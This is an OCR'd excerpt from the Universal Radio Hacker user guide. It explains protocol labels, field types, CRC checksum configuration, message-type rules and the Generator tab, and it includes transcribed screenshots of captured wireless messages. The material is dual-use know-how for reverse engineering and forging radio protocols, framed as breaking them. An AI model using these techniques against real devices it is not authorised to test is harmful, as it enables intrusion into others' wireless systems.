
- The according data in message table is colored in label color.
- The label is added to the label list on bottom left. You can also uncheck a label here to hide all ranges with this label from message table.

- When moving the selection in message table, you see the values of all labels for the current message in a Wireshark-like table view below the message table. You can configure the *Display format* here using the combobox in the second column. Possible values are Bit, Hex, ASCII and Decimal.

In order to **edit** a label, simply right click on it either in message table or label list. This will open a new dialog, where you can edit name, start, end and color of each label.

4.6.2 Field Types

Field types can speed up the assigning of labels even further by defining default values for label names. Field type configuration dialog can be opened either via context menu of label list view or *Edit*→*Options*→*Fieldtypes*. By default, the field types from fig. 19 are available.



	Caption	Function	Default display type
1	preamble	PREAMBLE	Bit
2	synchronization	SYNC	Bit
3	length	LENGTH	Decimal
4	source address	SRC_ADDRESS	Hex
5	destination address	DST_ADDRESS	Hex
6	sequence number	SEQUENCE_NUMBER	Decimal
7	checksum	CHECKSUM	Hex
8	custom	CUSTOM	Bit

Figure 19: Configure the field types you want to use.


You can add or remove field types with the buttons right to the table. All *Captions* will be available when adding new labels in Analysis and also considered in **autocompletion** when entering a label name. This way, you can spare yourself from typing the same label names again and again for each new project.

The *Default display type* is the initial option for the *Display format* of the label preview table (bottom of fig. 18) when a new label with this field type is added.

The *Function* of a field type is mostly used internally by URH when it assigns labels automatically. The `CHECKSUM` function, however, is an exception, because it unlocks advanced functionality. Let's explore this feature in the next section.

4.6.3 Checksum labels

If your protocol has checksums, URH can verify these for you. Simply assign a label with a field type that has `CHECKSUM` function configured and you will get instant feedback if the message's checksum matches the expectation in the label preview table as shown in fig. 20.




default

✓	preamble
✓	*data*
✓	checksum

Name	Display format	Value
preamble	Bit	10101010
data	Hex	10
checksum	Hex	4 (should be 33)

Figure 20: Feedback about checksum.

You can configure the type of the checksum in the label detail dialog. This dialog can be opened using context menu of the label in label list view or message table. Whenever a checksum label is present in the set of labels, the checksum configuration as shown in fig. 21 will appear. Here you can define a CRC polynomial (generic category) or choose the Wireless Short Packet (WSP) checksum which is included by default.



Protocol Label Settings

	Name	Start	End	Color	Apply decoding
2	*data*	5	6	🟩	✓ true
3	checksum	15	15	🟦	✓ true

View Type: Hex

Advanced Settings

checksum

Checksum category: generic

CRC function: 8_standard

CRC polynomial (hex): d5

Start value (hex): 00

Final XOR (hex): 00

CRC Summary:

- Polynomial = $x^8 + x^7 + x^6 + x^4 + x^2 + 1$
- Length of checksum = 8 bit
- start value length = 8 bit
- final XOR length = 8 bit

Configure data ranges for CRC

	Start	End
1	3	14


Figure 21: Checksum configuration.

In the generic category, you will always see a preview of your configured CRC so you have instant feedback when editing it. In the table at the bottom, you define for which ranges of the message the checksum shall be calculated. By default, these ranges exclude labels of type `PREAMBLE` and `SYNC`. Note, you can also add multiple ranges using the ➕ button when you have a more complicated checksum that excludes certain ranges.

4.7 Message Types

Message types take the label concept to the next level. Complex protocols tend to have different message types like `ACK` and `DATA`. By default, URH uses only one message type and applies configured labels to all messages based on their position only. With message types, you gain another level of control as you can configure labels per message type.

Message types can be added with the ➕ button next to the message type combobox right above the label list view. New message types will be bootstrapped with the labels from the default message type. You can assign message types to messages by selecting them in message table and use the context menu. This way, you can handle complex protocols like the one shown in fig. 11.



New Group
FB_1_2_gain70
FB_1_2_3_4_gain65

View data as: Hex

Configure Decoding: Homematic (without decryption)

Decoding errors for message: 0 (0,00%)

Mark diffs in protocol
Show only diffs in protocol
Show only labels in protocol

Search Pattern - / -   RSSI: 0,40   Timestamp: 823,84 ms (+443,60 ms)

	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57
1 (S)	0	b	5	2	8	8	2	4	3	9	3	2	c	2	a	f	8	a	a	a	8	4	b	7	e	f	7	8													
2 (S)	1	1	5	2	8	e	6	8	7	5	5	0	e	0	8	5	4	6	e	e	c	e	9	5	3	6	2	7	2	e	6	b	e	6	a	2	3	0	f	c	0
3 (C)	1	9	5	2	8	e	6	9	7	c	7	f	9	7	4	2	1	f	3	7	a	3	b	a	a	c	7	a	6	7	f	9	8	8	9	8	2	f	5	f	2
4 (S)	0	e	5	2	a	e	8	8	5	5	3	0	c	0	a	5	a	6	4	e	2	a	8	f	f	f	e	9	6	1	5	4	3	0	0						
5 (C)	0	b	5	3	8	9	2	5	3	8	3	3	c	3	a	e	8	b	a	b	8	6	a	f	6	d	6	5													
6 (S)	1	1	5	3	8	f	6	9	7	4	5	1	e	1	8	4	4	7	e	f	c	f	b	7	6	5	0	1	9	f	3	a	4	7	a	2	d	c	2	8	0
7 (C)	1	9	5	3	8	f	6	8	7	d	7	e	9	6	4	3	1	e	3	6	8	1	7	0	2	d	4	e	6	3	7	e	e	e	1	8	a	4	8	5	7
8 (S)	0	e	5	3	a	f	8	9	5	4	3	1	c	1	a	4	a	7	4	f	2	b	4	8	f	c	e	b	4	e	9	0	6	a	0						
9	0	b	6	a	e	0	f	c	e	1	9	a	b	a	a	7	8	2	9	2	6	c	a	a	f	3	c	e													
10	1	1	6	a	e	6	c	0	a	d	8	8	a	8	b	d	b	e	5	6	3	6	a	6	6	9	3	9	2	c	3	d	7	1	a	2	2	b	9	9	0
11	1	9	6	a	e	6	c	1	a	4	a	7	4	f	1	a	f	7	1	f	5	1	2	5	0	3	e	9	a	4	d	3	a	c	f	b	2	b	9	3	8

Bit: 0110   Hex: 6   Decimal: 6   1 column(s) selected

Message type: mframe


- preamble
- synchronization
- ✓ length
- ✓ sequence number
- ✓ *control*
- ✓ *type*
- ✓ source address
- ✓ destination address
- ✓ *command*
- ✓ crc

Label values for message #5

Name	Display format	Value
preamble	Bit	10101010101010101010101010101010
synchronization	Bit	11101001110010101110100111001010
length	Decimal	11
sequence number	Decimal	83
control	Hex	89
type	Hex	25
source address	Hex	3833c3
destination address	Hex	ae8bab
command	Hex	86af
crc	Hex	6d65 (should be 6d65)

Figure 22: A more complex protocol with various message types.

Assigning message types manually can be tedious. Therefore, URH has a feature to **assign message types automatically** based on rules. ou can configure these rules for a message type by clicking the highlighted button in fig. 22. This will pop up the rule configuration dialog. Configuring rules is straightforward using the shown table.



Assign manually ( ) [✓ Assign automatically]

All rules must apply (AND)

	Start	End	Viewtype	Operator	Value
1	17	18	Hex	equal	0b


Save and apply | Close

Figure 23: Rules for automatic message type assignment can be configured in this dialog.

When hitting the *Save and apply* button, URH will close the dialog and apply the message types based on the rules. You can also enforce the update of automatically assigned message types using the context menu of the label list view.

5 Generation

So far we have demodulated wireless signals in Interpretation and reverse engineered protocol logic in Analysis. It is time to get the reward for this work and finally break a wireless protocol. This is exactly what the Generator tab (fig. 24) is for.



Encoding: WSP
Sample Rate: 1M
Carrier Frequency: 1,05kHz
Modulation Type: ASK
Carrier Phase: 0°
Amplitude for 0: 0%
Bit Length: 16
Amplitude for 1: 100%

Generated data

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
2	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
3	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
4	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
5	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	checksum Expected 2
6	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
7	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
8	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
9	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
10	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
11	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
12	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b

Estimated Time: 8,0738 seconds

Viewtype: Hex

Figure 24: Generator tab.

